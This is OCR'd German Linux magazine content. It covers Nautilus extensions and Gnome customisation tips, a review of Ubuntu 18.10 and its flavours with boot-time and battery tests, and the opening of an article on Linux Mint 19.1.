Die Auswahl aus den Erweiterungen, mit *sudo apt install* ... und den angezeigten Paketnamen leicht zu installieren, sollte aber dosiert erfolgen, um das Kontextmenü übersichtlich zu halten. Standardmäßig installiert ist „nautilus-extension-gnome-terminal“, das als Kontextoption „In Terminal öffnen“ erscheint. Ein wichtiger Kandidat ist „nautilus-admin“ mit dem Angebot („Als Administrator öffnen“ für Verzeichnisse Weitere Empfehlungen sind „nautilus-extension-brasero“ zur direkten Bearbeitung von Imagedateien sowie „seahorse-nautilus“, das eine sehr bequeme Option „Verschlüsseln“ für alle Dateien in Nautilus integriert. Die Erweiterungen „nautilus-compare“ (Dateien vergleichen), „nautilus-hide“ (Dateiobjekte über eine zusätzliche Datei „.hidden“ verstecken), „nautilus-wipe“ (Plattenplatz sicher überschreiben) bieten einfache Dateioperationen.
Andere Erweiterungen wie „nautilus-owncloud“, „easytag-nautilus“ oder „nitroshare-nautilus“ sind zum Teil recht speziell und nur Nutzern zu empfehlen, die in der angesprochenen Software (Owncloud, Nitroshare, Easytag) zuhause sind.
Das ehemalige Tool Nautilus-Actions, mit dem Sie Nautilus individuell mit eigenen Befehlen ausbauen können, ist in Ubuntu 18.04 nur noch über ein PPA beziehbar

```
sudo add-apt-repository
  ppa:daniel-marynicz/filemanager-
  actions
sudo apt install filemanager-
  actions-nautilus-extension
```


und nennt jetzt sich nach der Installation „fma-config-tool“.
„Neues Dokument“ fehlt im Nautilus-Kontext: Nach Rechtsklick in einem Ordner gab es früher im Dateimanager die Option „Neues Dokument“. Dies fehlt dem jüngsten Nautilus, was aber leicht zu korrigieren ist: Erstellen Sie einfach im Home-Verzeichnis im Ordner „Vorlagen“ (auf englischem System „Templates“) eine oder mehrere leere Dateien – etwa einmal purer Text, ferner je eine Calc- und Writer-Datei. Diese Vorlagen wird Nautilus ab sofort nach Rechtsklick unter „Neues Dokument“ anbieten.

Kleine Anpassungstipps

Modale Dialoge: Es handelt sich um abhängige Unterfenster, die das Elternfenster solange blockieren, bis der Unterdialog wieder geschlossen wird. Ein Beispiel ist etwa der Dialog „Eigenschaften“ im Dateimanager. Standardmäßig ist Gnome so eingestellt, dass es Unter- und Elternfenster als ein Fenster zusammenfasst: Verschiebt man das Unterfenster, wandert das deaktivierte automatisch mit. Das ist gewöhnungsbedürftig und in Fällen wie dem Dateimanager auch unpraktisch, weil der Inhalt des Hauptfensters verdeckt und nicht zu lesen ist. Die Einstellung ist über Gnome-Tweaks („Optimierungen“) aber leicht zu ändern, indem Sie die Option „Fenster → Modale Dialoge anhängen“ deaktivieren.
Aktive Ecke: Die „Aktivitäten“ mit dem Suchfeld, der Fenster- und Arbeitsflächenübersicht sind sowohl durch die Super/Windows-Taste als auch durch Klick auf „Aktivitäten“ auszulösen. Seit je gibt es aber auch noch die Option einer aktiven Ecke (links oben), die beim Anfahren des Mauszeigers die „Aktivitäten“ startet. Diese Ecke ist standardmäßig inaktiv, aber im Dconf-Editor unter „org.gnome.shell“ mit der Einstellung „enable-hot-corners“ leicht scharfzuschalten.
Nachtmodus: Dieses relativ junge Angebot der Gnome-Shell ist ganz regulär in den „Einstellungen“ unter „Geräte → Anzeigegeräte“ zugänglich. Hier können Sie den Anteil der wärmeren Rotfärbung gegenüber hartem Blau per Regler selbst bestimmen. Wann der Nachtmodus gelten soll, überlassen Sie entweder dem System oder definieren die Zeiten manuell.
Dconf zurücksetzen: Der Dconf-Editor kann durch zahlreiche Anpassungen grafische oder auch bedientechnische Probleme in der Gnome-Shell auslösen. Wenn Sie dann nicht mehr zielsicher die maßgebliche Option aufsuchen können, hilft immer noch großzügiges Zurücksetzen auf die Standards. Dazu markieren Sie einen Überpunkt wie „gnome“ und verwenden nach Rechtsklick die Option „Rekursiv zurücksetzen“. ■

Ubuntu 18.10

Neben der stabilen LTS-Version von Ubuntu – aktuell ist 18.04.2 – gibt es zweimal im Jahr auch Zwischenversionen. Sie bringen meist neue Software sowie Fehlerbeseitigungen. Was die Version 18.10 vom letzten Oktober zu bieten hat, klären wir hier.



VON HERMANN APFELBÖCK

Die Ubuntu-Firma Canonical hält unverdrossen an ihrem Halbjahresrhythmus fest. Nach der wichtigen Langzeitversion 18.04 vom April 2018 ging es zur Oktoberausgabe 18.10. Es handelt sich um eine Zwischenversion mit nur neun Monaten Support bis Juli 2019. Version 18.10 kann aber nach Erscheinen der nächstfolgenden Zwischenversion 19.04 auf diese nächste Version aktualisiert werden – und so fort. Version 19.04 lag allerdings zu Redaktionsschluss nocht nicht vor, weshalb wir hier die Version 18.10 behandeln. Zum Update auf Version 19.04 und weitere Versionen muss man die Aktualisierungsverwaltung so einstellen, dass „jede Version" gemeldet wird (nicht nur Langzeitversionen). Wer jetzt in Ubuntu einsteigt, kann dies folglich nachhaltig mit dieser aktuellen Version tun. Ob sich ein Neueinstieg lohnt, sollen die folgenden Seiten zeigen. Eines sei aber vorab klargestellt: Die Langzeitversion 18.04 hat in jedem Fall den Bonus eines sorgenfreien Supports bis Mitte 2023. Vom technisch möglichen Update einer bereits installierten Version 18.04 auf 18.10 raten wir schon aus diesem Grund ab. Die Neuerungen der Version 18.10 bleiben überschaubar. Nennenswerte Ausnahme ist die Lubuntu-Edition mit ihrem Wechsel von LXDE zum LXQT-Desktop.

Neuer Unterbau und Software


Der aktuelle Linux-Kernel 4.18 verspricht längere Akkulaufzeiten von Notebooks (siehe unten) und neueste Treiber für CPUs und Grafikchips. Davon profitieren insbesondere moderne Nvidia-Volta-Grafikchips und AMD-Radeon-Grafikprozessoren. Eine weitere Hardwareverbesserung ist die Unterstützung für Fingerprintsensoren zum Entsperren von Notebooks.

Softwaretechnisch soll der Ubuntu-Unterbau alle Programme beschleunigen, die das Paketformat Snap verwenden. Das von Canonical entwickelte Snap-Format steht in Konkurrenz zu anderen Containerformaten wie Flatpak und hat derzeit erhöhte Priorität bei den Ubuntu-Machern. Snaps sind daher schon seit Version 18.04 nahtlos in den grafischen Paketmanager Ubuntu-Software integriert – vielleicht zu nahtlos, weil erst ein sehr genauer Blick (ganz unten) die Herkunft aus dem Snap Store offenbart. Snaps bringen alle Paketabhängigkeiten mit und fallen daher deutlich umfangreicher aus als Software aus den klassischen

Paketquellen. Am Installer hat sich bei den allermeisten Ubuntu-Varianten nichts geändert. Prozedere und Geschwindigkeit entsprechen dem LTS-Vorgänger. Auf schneller SSD ist ein Ubuntu 18.10 in weniger als zehn Minuten installiert. Nichtsdestotrotz hat sich Lubuntu 18.10 vom langjährigen Standardinstaller verabschiedet und nutzt jetzt Calamares, der unter anderem schon lange bei Manjaro Linux Dienst tut.
Ubuntu 18.10 betont wie jede neue Version den Einzug aktueller Anwendungssoftware: Dazu gehört in der Hauptedition Firefox 63, Thunderbird 60, Libre Office 6.1 und Rhythmbox 3.2.4. Browser und Mailclient gehören allerdings zu den wenigen Programmen, die sich aus Sicherheitsgründen permanent upgraden lassen. Die aktuellen Versionen von Libre Office & Co. sind daher die besseren Argumente für das aktuelle Ubuntu 18.10.

Schneller booten durch Kompression?

Ubuntu 18.10 soll laut Canonical schneller starten, da Bootmodule komprimiert abgelegt werden, was wiederum das Laden vom Datenträger beschleunigt. Das klingt einleuchtend, aber empirische Tests zeigen, dass der Erfolg dieser Komprimierungstechnik erheblich von der Hardware abhängt. Vereinfacht gesagt: Die Methode bringt umso mehr, je leistungsstärker der Prozessor ist.



Interessantes Detail in Gnome-Disks („Laufwerke"): Geladene Truecrypt/Veracrypt-Laufwerke und Container zeigt das Gnome-Tool als Loop-Device.

Auf modernen, schnellen Rechnern bootet Ubuntu 18.10 tatsächlich etwas schneller als sein Vorgänger. Auf älteren Rechnern ist die Methode hingegen kontraproduktiv, weil hier statt dem Datenträger die CPU zum Flaschenhals wird, die die Module erst entpacken muss. Auf einem älteren Notebook hängt die LTS-Version 18.04 die neue Version 18.10 deutlich ab:
Boot 18.04: **31,64 Sekunden**
Boot 18.10: **41,51 Sekunden**
Wem auf älteren Rechnern die Bootleistung wichtig ist, fährt besser mit der Langzeitversion. Die geänderte Boottechnik begünstigt eindeutig aktuelle Rechner mit moderner CPU.

Längere Akkulaufzeiten?

Der Linux-Kernel 4.18 verspricht Notebooknutzern längere Akkulaufzeiten. Dazu werden bereits bekannte Optimierungstricks weiter ausgereizt und ungenutzte Hardwarekomponenten in Ruhezustände gesetzt. Ob sich diese Maßnahmen tatsächlich signifikant auswirken, haben wir auf einem älteren Notebook getestet. Das zufällig gewählte Gerät war eventuell nicht der ideale Proband, da einige Spartechniken für CPUs moderne Prozessoren voraussetzen, aber der empirische Test kann immerhin einen Eindruck vermitteln. Gemessen wurde der zu hundert Prozent geladene Akku bis zum automatischen Herunter-

UBUNTU 18.10: INSTALLATION


Auf Heft-DVD ist Ubuntu 18.10 in vier Editionen vertreten, die Sie als Livesystem ausprobieren und aus dem Livesystem heraus auch direkt auf die Festplatte installieren können.

Beachten Sie, dass die Leistung eines Livesystems auf DVD nicht annähernd der des installierten Systems entspricht. Jedoch zeigen die Livesysteme praktisch alle Fähigkeiten der Distribution und die Kompatibilität zur Rechnerhardware.
Von den offiziellen Editionen fehlen lediglich Kubuntu, das Sie von *https://kubuntu.org/getkubuntu/* beziehen können (1,8 GB), sowie die Budgie-Variante (*https://ubuntubudgie.org/downloads*, 1,6 GB). Wenn Sie sich für eine dieser beiden Editionen interessieren, müssen Sie das ISO-Image nach dem Download bootfähig auf einen USB-Stick kopieren. Dafür reicht an sich das Standardtool dd im Linux-Terminal

```
sudo dd if=kubuntu-18.10-desktop-amd64.iso of=/dev/
  sd[x]
```

oder der Win 32 Disk Imager unter Windows (auf Heft-DVD).

Viele Nutzer präferieren bei dieser Aufgabe das plattformübergreifende Tool Etcher (*https://etcher.io/* für Linux, Windows und Mac-OS), das für seine schmale Funktionalität unangemessen wuchtig ausfällt (60 bis 90 MB). Entscheidend ist bei jedem dieser Tools die genaue Kontrolle des Zieldatenträgers, der in jedem Fall komplett überschrieben wird. Nach dem Booten via USB-Stick können Sie wie bei den Systemen unserer Heft-DVD zwischen Ausprobieren und Installieren entscheiden.
Achtung Uefi-Installation: Wenn Ubuntu 18.10 neben einem bereits bestehenden System (Windows oder Linux) im Uefi-Modus installiert werden soll, hilft die Heft-DVD nur mittelbar, da diese nur im Bios-Modus startet (das ist unproblematisch bei einer Ubuntu-Installation als alleiniges System). Für die Installation im Uefi-Modus benötigen Sie einen bootfähigen USB-Stick mit dem gewünschten Ubuntu. Die Heft-DVD erspart Ihnen aber auch in diesem Fall den Download, da sie die Abbilder von Ubuntu, Xubuntu, Lubuntu und Ubuntu Mate im Verzeichnis „/Image-Dateien" anbietet.



Kubuntu 18.10 mit KDE Plasma: Diese detailliert konfigurierbare Ubuntu-Variante hat sich im Zuge der letzten Versionen zunehmend auf moderatere Speicheransprüche verschlankt.

fahren des Systems durch kritischen Ladezustand. Dabei trat die LTS-Version 18.04 gegen das neue Ubuntu 18.10 an:
Ubuntu Version 18:04: **168 Minuten**
Ubuntu Version 18.10: **183 Minuten**
Der Unterschied beträgt etwa neun Prozent, ist damit klar messbar und auf Notebooks mit besseren Akkus auch praktisch spürbar. Wunder sollten Sie vom neuen Linux-Kernel und Ubuntu 18.10 in dieser Disziplin aber nicht erwarten.

Ubuntu-Hauptedition mit Gnome 3.30

Die Standardausgabe von Ubuntu 18.10 nutzt Gnome 3.30 als Oberfläche. Der Schritt von Version 3.28 in Ubuntu 18.04 fällt umfangreicher aus als erwartet:

• Schwer zu verifizieren sind derzeit die angekündigten Leistungsverbesserungen bei Software- und Snap-Ausführung. Deutlich ist hingegen, dass der angeblich verringerte Speicherverbrauch kaum zu Buche schlägt. Gnome 3.30 soll den Arbeitsspeicher dadurch entlasten, dass grafische Komponenten in den GPU-Speicher ausgelagert werden.
Mindestens 850 MB bis mehr als ein GB RAM nimmt sich Ubuntu 18.10 mit Gnome trotzdem jederzeit gerne, sodass die offizielle Mindestanforderung von zwei GB sicher unterdimensioniert ist. Die offizielle Prozessoranforderung von zwei GHz Dual Core ist hingegen praktikabel.

• Die Laufwerksverwaltung (Gnome-Disks, „Laufwerke“) erkennt jetzt auch Truecrypt- und Veracrypt-verschlüsselte Datenträger. Dies gilt nicht nur für verschlüsselte physische Laufwerke, sondern sogar für Dateicontainer. Diese müssen allerdings aktuell von Truecrypt/Veracrypt gemountet sein. Die Aktionsmöglichkeiten in Gnome-Disks beschränken sich zwar auf das Aushängen des Volumes, jedoch sind die Infos zu Mountpunkt, Größe und Belegung durchaus willkommen.

• Ubuntu-Software, das grafische Softwarecenter, kann jetzt auch Snap-Pakete automatisch aktualisieren.

• In den Systemeinstellungen (gnome-control-center) erscheint jetzt unter „Geräte“ der neue Eintrag „Thunderbolt“. Mangels passender Geräte können wir keine Aussage machen, inwieweit das neue Einstellungsapplet diese Schnittstelle konfigurieren kann.

• Das neue Community-Theme Yaru ist optischer Standard unter Ubuntu 18.10 für Anwendungen, Symbole und Mauszeiger und ersetzt in dieser Rolle das jahrelang konstante Radiance (Adwaita bleibt als Option erhalten). Die aktuelle Version wirkt dadurch zweifelsohne kontrastiver und moderner. Wie in früheren Ubuntu-Versionen ist der Zugriff auf Themen und weitere Desktopeigenschaften wie Schriftskalierung oder Fensterverhalten mit den vorinstallierten Werkzeugen nicht vorgesehen. Das unentbehrliche Gnome-Tweaks („Opti-

KUBU, LUBU, XUBU & CO: DIE „FLAVOURS“



Für die Zwischenversion 18.10 hat sich außer Lubuntu keine der übrigen offiziellen Editionen weit aus dem Fenster gelehnt: Kubuntu, Xubuntu, Ubuntu Mate und Ubuntu Budgie verweisen überwiegend auf diverse Fehlerkorrekturen und Aktualisierungen der Desktopbestandteile. Im Falle von **Xubuntu** (*https://xubuntu.org*) und **Ubuntu Mate** (*https://ubuntu-mate.org/*) sind die Neuerungen marginal und aus Anwendersicht kaum wahrnehmbar.

Kubuntu (*https://kubuntu.org*) hat in seinem Softwarecenter „Discover“ die alternative Softwareverteilung durch Snap-Pakete inzwischen voll etabliert. Außerdem gibt es eine – allerdings immer noch experimentelle – Wayland-Unterstützung, sofern das Paket „plasma-workspace-wayland“ nachinstalliert wird. Kubuntu mit KDE galt lange als Schwergewicht, hat aber diesen Titel längst an die Hauptversion mit Gnome abgegeben.

Budgie (*https://ubuntubudgie.org/*) ist ein noch relativ junger und aufstrebender Desktop, der Gnome 3 klassisch-klar und ohne Schnickschnack interpretiert. Mit Budgie 10.5 fließen einige kleine Detailverbesserungen in Ubuntu Budgie 18.10 ein, unter anderem beim Helligkeitsregler, beim Papierkorb-Applet und dem Favoritenlauncher für meistgenutzte Programme. Eine Nautilus-Anpassung sorgt dafür, dass der Dateimanager die Ordnericons nun passend zum allgemeinen Iconthema anzeigt. Im Hinblick auf den neuen Kernel und dessen Stromsparfunktionen (siehe Kasten „Akkulaufzeit im Test“) wirft Ubuntu Budgie 18.10 die TLP-Toolsammlung über Bord, die in dieser Distribution bisher Standard war.


mierungen“) ist auch hier wieder ein erster Kandidat für die Nachinstallation.

• Die Integration von Onlinekonten hat schon Ubuntu 18.04 im Gnome-Control-Center vorgesehen. Version 18.10 geht noch einen Schritt weiter, indem es die Verbindung von Google, Facebook, Microsoft, Nextcloud u. a. zu Gnome gleich beim ersten Start nach der Installation optional anbietet. Dies kann man überspringen oder später in den „Einstellungen“ nachholen. Nützlich ist diese Anbindung durchaus, weil dann etwa der Dateimanager Ressourcen wie Google Drive oder Nextcloud-Server umweglos unter „Netzwerk“ anbietet


Neben diesen nennenswerten Neuerungen gibt es Desiderate, die man von der neuen Ubuntu-Hauptedition erwartet hatte:

• Die Umsetzung von KDE-Connect für die Gnome-Oberfläche mit dem Namen Gsconnect ist nicht als Systemstandard enthalten. Diese Gnome-Erweiterung liegt aber inzwischen in den Paketquellen und kann über das Softwarecenter jederzeit nachinstalliert werden. Gsconnect sorgt wie sein KDE-Pendant für die einfache Verbindung von Android-Smartphones zum Ubuntu-Rechner.

• Die für hochauflösende Monitore wichtige stufenlose Skalierung ist weiterhin nur im Wayland-Modus möglich und damit weiterhin experimentell. Der Anzeigeservers Wayland kann statt Xorg bei der Systemanmeldung gewählt werden („Ubuntu mit Wayland“). Wayland ist seit Jahren der angekündigte Nachfolger des klassischen Anzeigeservers Xorg. ■



Deutlich schicker, trotzdem immer noch schlank: Lubuntu 18.10 mit LXQT-Desktop lockert seine Basistugend des Minimalismus, bleibt aber – knapp – die kleinste Ubuntu-Variante.




Klarer, kontrastiver und aufgeräumter Desktop: Ubuntu Budgie bietet eine sorgfältig eingerichtete Oberfläche für Gnome- und KDE-Skeptiker. Viel Neues gibt Version 18.10 aber nicht her.

Lubuntu (*https://lubuntu.me/*) ist ohne Zweifel die spannendste Edition der Ubuntu-Version 18.10. Der Abschied vom LXDE-Desktop, der noch auf dem grafischen Toolkit GTK 2 fußt und als veraltet gilt, ist ein Paradigmenwechsel für diese Distribution. Lubuntus neuer Desktop LXQT basiert auf dem Toolkit Qt Version 5, das unter anderem vom KDE-Desktop genutzt wird. Damit mutiert Lubuntu 18.10 plötzlich zu einem vergleichsweise schicken Desktopsystem, verlässt aber ein Stück sein bisheriges Alleinstellungsmerkmal: Alle Vorgängerversionen bis 18.04 gehörten zur Ökoliga der Linux-Distributionen und Lubuntu war stets das mit Abstand anspruchsloseste Ubuntu. Lubuntu 18.04 (32 Bit) startet mit etwa 170 MB RAM zum Desktop, Version 18.10 mit LXQT ist mit etwa 280 MB klickbereit. Immerhin bietet Lubuntu 18.10 ebenso wie Xubuntu 18.10 weiterhin die Wahl der sparsameren 32-Bit-Architektur, während die Ubuntu-Hauptedition, Kubuntu, Budgie und Mate nur noch in 64 Bit erscheinen. Lubuntu 18.10 wird also dicker, bleibt aber weiterhin das schlankeste Ubuntu, da Xubuntu 18.10 (32 Bit) mit etwa 330 MB zum Desktop startet. Im Zuge des Umbaus hat sich Lubuntu für zwei neue Komponenten entschieden: Als Softwarecenter arbeitet nun „Discover“ wie unter Kubuntu und beim Installer hat sich die Distribution – ohne Not – vom bewährten Ubiquity verabschiedet und nutzt nun Calamares. Der wirkt zwar optisch etwas übersichtlicher, bietet aber funktional kein Vorteile. Im Gegenteil: Die „Minimalinstallation“ von Ubiquity ist hier nicht verfügbar, allerdings für die nächste Lubuntu-Version 19.04 auch für Calamares angekündigt.

Windows-Alternative: Linux Mint 19.1

Keine andere Linux-Distribution hat sich so eindeutig dem PC-Desktop und einem einsteigerfreundlichen Konzept verschrieben wie Linux Mint. Das System ist heute die unbestrittene Empfehlung für Linux-Einsteiger und Windows-Umsteiger.

VON HERMANN APFELBÖCK



Jeder halbwegs Linux-affine PC-Nutzer von Adelaide bis Zagreb, von Bogotá bis Yaounde kennt den Namen „Linux Mint“. Linux Mint ist eine Weltmarke und das wahrscheinlich beliebteste Desktop-Linux weltweit. Diese Tatsache ist umso erstaunlicher, als das komplette Mint-Team um Clément Lefèbvre („Clem“) aus nur 21 Leuten besteht, wovon wiederum nur eine Handvoll festangestellt von diesem Job lebt.

Linux Mint steht auf den Beinen des Linux-Kernels und der Systembasis Ubuntu. Hinzu kommen zahlreiche bewährte Systemtools: Ein bewährtes Gnome-Disks für die Laufwerksverwaltung, das Gnome-Terminal und der Ubiquity-Installer von Ubuntu.

Die Downloads für alle Mint-Editionen finden Sie unter *www.linuxmint.com/download.php*. Die Hauptedition Linux Mint 19.1 Cinnamon ist bootfähig als Livesystem inklusive Installer auf der Heft-DVD (64 Bit).

Mint 19.1 bietet neben der Hauptedition mit Cinnamon 4.0 auch Editionen mit Mate 1.20 und XFCE 4.12. Alle Editionen gibt es nach wie vor in 32 und 64 Bit. 64 Bit ist für RAM-Ausstattung über vier GB zu empfehlen, notwendig ist es für Multiboot-Installationen im Uefi-Modus. Hier stellen wir Ihnen die Neuerungen von Linux Mint 19.1 vor. Wer Linux Mint noch gar nicht kennt, findet Tipps zur Versionswahl und zur Installation im folgenden Beitrag.

Neues bei Cinnamon 4.0

Der Willkommensbildschirm (Mintwelcome) ist unter „Erste Schritte“ weiter ausgebaut. Diese „ersten Schritte“, obwohl letztlich nur kommentierte Verknüpfungen zu bekannten Konfigurationsstellen, waren schon vorher ein guter Systemeinstieg für Mint- oder auch Linux-Neulinge. Jetzt kommen noch die Punkte „Schreibtischanordnung“ und „Firewall“ hinzu. Letzteres startet die grafische Firewallkonfiguration Gufw, deren Einsatz auf Desktoprechnern hinter DSL-Router meistens entbehrlich ist.

